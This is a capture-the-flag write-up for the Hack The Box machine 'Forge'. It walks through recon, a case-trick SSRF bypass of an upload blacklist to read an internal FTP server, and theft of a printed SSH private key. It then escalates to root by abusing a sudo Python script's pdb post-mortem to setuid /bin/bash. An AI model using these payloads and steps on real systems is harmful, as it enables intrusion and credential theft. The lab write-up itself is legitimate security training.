
Hack The Box – Writeup

Forge

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Overview

IP	Difficulty
10.10.11.111	Medium

Recon

Nmap

```
sudo nmap -sC -sV -oA nmap/forge -vvv 10.10.11.111
```

```
1 PORT      STATE      SERVICE REASON      VERSION
2 21/tcp    filtered  ftp      no-response
3 22/tcp    open      ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
    ↪ Linux; protocol 2.0)
4 | ssh-hostkey:
5 |   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
6 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB...
7 |   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
8 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTII...
9 |   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
10 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5A...
11 80/tcp    open      http     syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
12 |_http-title: Did not follow redirect to http://forge.htb
13 |_http-server-header: Apache/2.4.41 (Ubuntu)
14 | http-methods:
15 |_ Supported Methods: GET HEAD POST OPTIONS
16 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

/etc/hosts

80 redirects to `forge.htb`. So adding it to `/etc/hosts`

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
127.0.0.1      localhost.localdomain localhost  
::1           localhost.localdomain localhost  
127.0.1.1      redkite.localdomain redkite  
  
10.10.11.111 forge.htb  
~
```

Figure 1: added forge.htb to /etc/hosts

Website




Figure 2: Website on port 80 for forge.htb

Interesting "Upload an image" button top right

Upload local file Upload from url

No file chosen

Figure 3: Upload image page

Looks like you can either provide file or enter URL.

Uploading images works, whereas uploading a cmd shell for example doesn't.

If you try and choose to upload from URL the box will callback to you:

```
1 > sudo ncat -lnvp 80
2 [sudo] password for patrick:
3 Ncat: Version 7.92 ( https://nmap.org/ncat )
4 Ncat: Listening on :::80
5 Ncat: Listening on 0.0.0.0:80
6 Ncat: Connection from 10.10.11.111.
7 Ncat: Connection from 10.10.11.111:38550.
8 GET /foo.png HTTP/1.1
9 Host: 10.10.14.8
10 User-Agent: python-requests/2.25.1
11 Accept-Encoding: gzip, deflate
12 Accept: */*
13 Connection: keep-alive
```

Subdomain enumeration

Wfuzz will reveal another subdomain:

```
1 > wfuzz -c -w
    ↪ ~/tools/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
    ↪ 'http://forge.htb' -H "Host: FUZZ.forge.htb" --hw 26
```

```
2 *****
3 * Wfuzz 3.1.0 - The Web Fuzzer *
4 *****
5
6 Target: http://forge.htb/
7 Total requests: 4989
8
9 =====
10 ID           Response   Lines   Word    Chars   Payload
11 =====
12
13 000000024:    200           1 L      4 W      27 Ch   "admin"
14
15 Total time: 0
16 Processed Requests: 4989
17 Filtered Requests: 4988
18 Requests/sec.: 0
```

So adding it to `/etc/hosts` and again look at the resulting page.

admin.forge.htb

Only localhost is allowed!

Figure 4: Only localhost is allowed

So the idea is to leverage a vulnerability at the upload from URL part to look at `admin.forge.htb` from within the internal network.

Upload local file Upload from url

No file chosen

URL contains a blacklisted address!

Figure 5: Blacklist is in place

It looks like it is blacklisted though.

Using `Admin.Forge.htb` though works quite well, but then it results in a display error:



Figure 6: Image renderer does not render the page

Looking at this request in Burp reveals other paths we can look at:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Admin Portal</title>
5 </head>
6 <body>
7   <link rel="stylesheet" type="text/css" href="/static/css/main.css">
8   <header>
9     <nav>
10       <h1 class=""><a href="/">Portal home</a></h1>
11       <h1 class="align-right margin-right"><a
12         ↪ href="/announcements">Announcements</a></h1>
13       <h1 class="align-right"><a href="/upload">Upload image</a></h1>
14     </nav>
15   </header>
16   <br><br><br><br>
```

```
16     <br><br><br><br>
17     <center><h1>Welcome Admins!</h1></center>
18 </body>
19 </html>
```

ftp

Looking at `/annoucments` with the above technique we reveal credentials:

```
1 <li>An internal ftp server has been setup with credentials as
   ↳ user:heightofsecurity123!</li>
2 <li>The /upload endpoint now supports ftp, ftps, http and https protocols for
   ↳ uploading from url.</li>
3 <li>The /upload endpoint has been configured for easy scripting of uploads, and for
   ↳ uploading an image, one can simply pass a url with ?u=&lt;url&gt;.</li>
```

Credentials are: `user:heightofsecurity123!`

Foothold

user.txt

If you misuse the upload url function of `forge.htb` like this:

```
1 POST /upload HTTP/1.1
2 Host: forge.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 112
9 Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13
14 url=http%3A%2F%2FAdmin.Forge.htb%2Fupload%3fu%3dftp%3a%2F%2Fuser:heightofsecurity123!%40Admin.Forge.
```

`url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Fo`

You can see the content of the internal bound ftp server:


```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Sep 2021 10:17:13 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Disposition: inline; filename=22Yb2ccss7ZHqWsL5mT7
5 Content-Length: 126
6 Last-Modified: Wed, 22 Sep 2021 10:17:03 GMT
7 Cache-Control: no-cache
8 Connection: close
9 Content-Type: image/jpg
10
11 drwxr-xr-x    3 1000      1000          4096 Aug 04 19:23 snap
12 -rw-r-----    1 0        1000          33 Sep 21 10:27 user.txt
```

Now one could send this:

```
url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Fo
```

And then read the `user.txt` flag.

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Sep 2021 10:19:50 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Disposition: inline; filename=fwLAC8m8LiPBlyhZb0eU
5 Content-Length: 33
6 Last-Modified: Wed, 22 Sep 2021 10:19:44 GMT
7 Cache-Control: no-cache
8 Connection: close
9 Content-Type: image/jpg
10
11 812765a195ec9d2bb2f47128019b176a
```

`user.txt`: 812765a195ec9d2bb2f47128019b176a

Init Foothold

So as we are a ftp user called `user` in a home directory we could also try ssh in with the creds:

```
1 > ssh user@forge.htb
2 The authenticity of host 'forge.htb (10.10.11.111)' can't be established.
3 ED25519 key fingerprint is SHA256:ezqn5XFOY3fAiyCDw46VNabU1GKFK0kgYALpeaUmr+o.
4 This key is not known by any other names
5 Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
6 Warning: Permanently added 'forge.htb' (ED25519) to the list of known hosts.
7 user@forge.htb: Permission denied (publickey).
```

As we can see from the listing only pubkey is allowed. So, hidden folders will not be displayed in listing. But we get lucky and can retrieve the private key of user by the above hack with this url:

```
url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Fo
```

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Sep 2021 10:27:40 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Disposition: inline; filename=FBAvZRxuNIecijaUA4E
5 Content-Length: 2590
6 Last-Modified: Wed, 22 Sep 2021 10:27:29 GMT
7 Cache-Control: no-cache
8 Connection: close
9 Content-Type: image/jpg
10
11 -----BEGIN OPENSSH PRIVATE KEY-----
12 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
```

```
45 RVFD+gXCA0BF+afizL3fm40cHECsUifh24QqUSJ5f/xZBKu04Ypad8nH9nlkRdf0uh2jQb
46 nR7k4+Pryk8HqgNS3/g1/Fpd52DDziDOAIfoRntwkuiQSlg63hF3vadCAV3KIVLtBONXH2
47 sh1Lupso7WoS0AAAAKdXN1ckBmb3JnZQE=
48 -----END OPENSsh PRIVATE KEY-----
```

Now we can use the key to ssh in as `user`.

```
1 > vim id_rsa
2 > chmod 600 id_rsa
3 > ssh -i id_rsa user@forge.htb
4 Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
5
6 * Documentation:  https://help.ubuntu.com
7 * Management:    https://landscape.canonical.com
8 * Support:       https://ubuntu.com/advantage
9
10 System information as of Wed 22 Sep 2021 10:31:05 AM UTC
11
12 System load:            0.0
13 Usage of /:             43.9% of 6.82GB
14 Memory usage:          22%
15 Swap usage:            0%
16 Processes:             222
17 Users logged in:       0
18 IPv4 address for eth0: 10.10.11.111
19 IPv6 address for eth0: dead:beef::250:56ff:feb9:1d00
20
21
22 0 updates can be applied immediately.
23
24
25 The list of available updates is more than a week old.
26 To check for new updates run: sudo apt update
27
28 Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
29 user@forge:~$
```

Privilege escalation

`sudo -l` will reveal the path

```
1 user@forge:~$ sudo -l
2 Matching Defaults entries for user on forge:
3     env_reset, mail_badpass,
4     ↪ secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
5
6 User user may run the following commands on forge:
7     (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

First of all we look at the script itself. `/opt/remote-manage.py`

```
1  #!/usr/bin/env python3
2  import socket
3  import random
4  import subprocess
5  import pdb
6
7  port = random.randint(1025, 65535)
8
9  try:
10     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11     sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
12     sock.bind(('127.0.0.1', port))
13     sock.listen(1)
14     print(f'Listening on localhost:{port}')
15     (clientsock, addr) = sock.accept()
16     clientsock.send(b'Enter the secret password: ')
17     if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
18         clientsock.send(b'Wrong password!\n')
19     else:
20         clientsock.send(b>Welcome admin!\n')
21         while True:
22             clientsock.send(b'\nWhat do you wanna do: \n')
23             clientsock.send(b'[1] View processes\n')
24             clientsock.send(b'[2] View free memory\n')
25             clientsock.send(b'[3] View listening sockets\n')
26             clientsock.send(b'[4] Quit\n')
27             option = int(clientsock.recv(1024).strip())
28             if option == 1:
29                 clientsock.send(subprocess.getoutput('ps aux').encode())
30             elif option == 2:
31                 clientsock.send(subprocess.getoutput('df').encode())
32             elif option == 3:
33                 clientsock.send(subprocess.getoutput('ss -lnt').encode())
34             elif option == 4:
35                 clientsock.send(b'Bye\n')
36             break
37 except Exception as e:
38     print(e)
39     pdb.post_mortem(e.__traceback__)
40 finally:
41     quit()
```

As can be seen from the code above, if you choose `a` from the menu for example there is not else statement for the variable `options`. Therefore you will trigger `pdb.post_mortem`, which will give you an interactive gdb shell and run python commands.

So in the first ssh session we start the script like:

```
1 user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
2 Listening on localhost:5959
```

In a second session we trigger the bug connecting to the socket and chose `a` from the menu:

```
1 user@forge:~$ nc localhost 5959
2 Enter the secret passsword: secretadminpassword
3 Welcome admin!
4
5 What do you wanna do:
6 [1] View processes
7 [2] View free memory
8 [3] View listening sockets
9 [4] Quit
10 a
```

The admin password to connect can be seen from the code above.

After triggering we can look at our first session and have an interactive shell there.

```
1 invalid literal for int() with base 10: b'a'
2 > /opt/remote-manage.py(27)<module>()
3 -> option = int(clientsock.recv(1024).strip())
4 (Pdb) 1+1
5 2
6 (Pdb) import os
7 (Pdb) os.system("id")
8 uid=0(root) gid=0(root) groups=0(root)
9 0
10 (Pdb) os.system("chmod 4775 /bin/bash")
11 0
12 (Pdb) exit
```

I chose to setuid modify `/bin/bash` to gain an interactive shell afterwards.

```
1 user@forge:~$ /bin/bash -p
2 bash-5.0# id
3 uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
4 bash-5.0# cd /root
5 bash-5.0# cat root.txt
6 ae37345dd6a5cf9001c7668496ab77c3
7 bash-5.0#
```

That's it. Box rooted - root.txt ae37345dd6a5cf9001c7668496ab77c3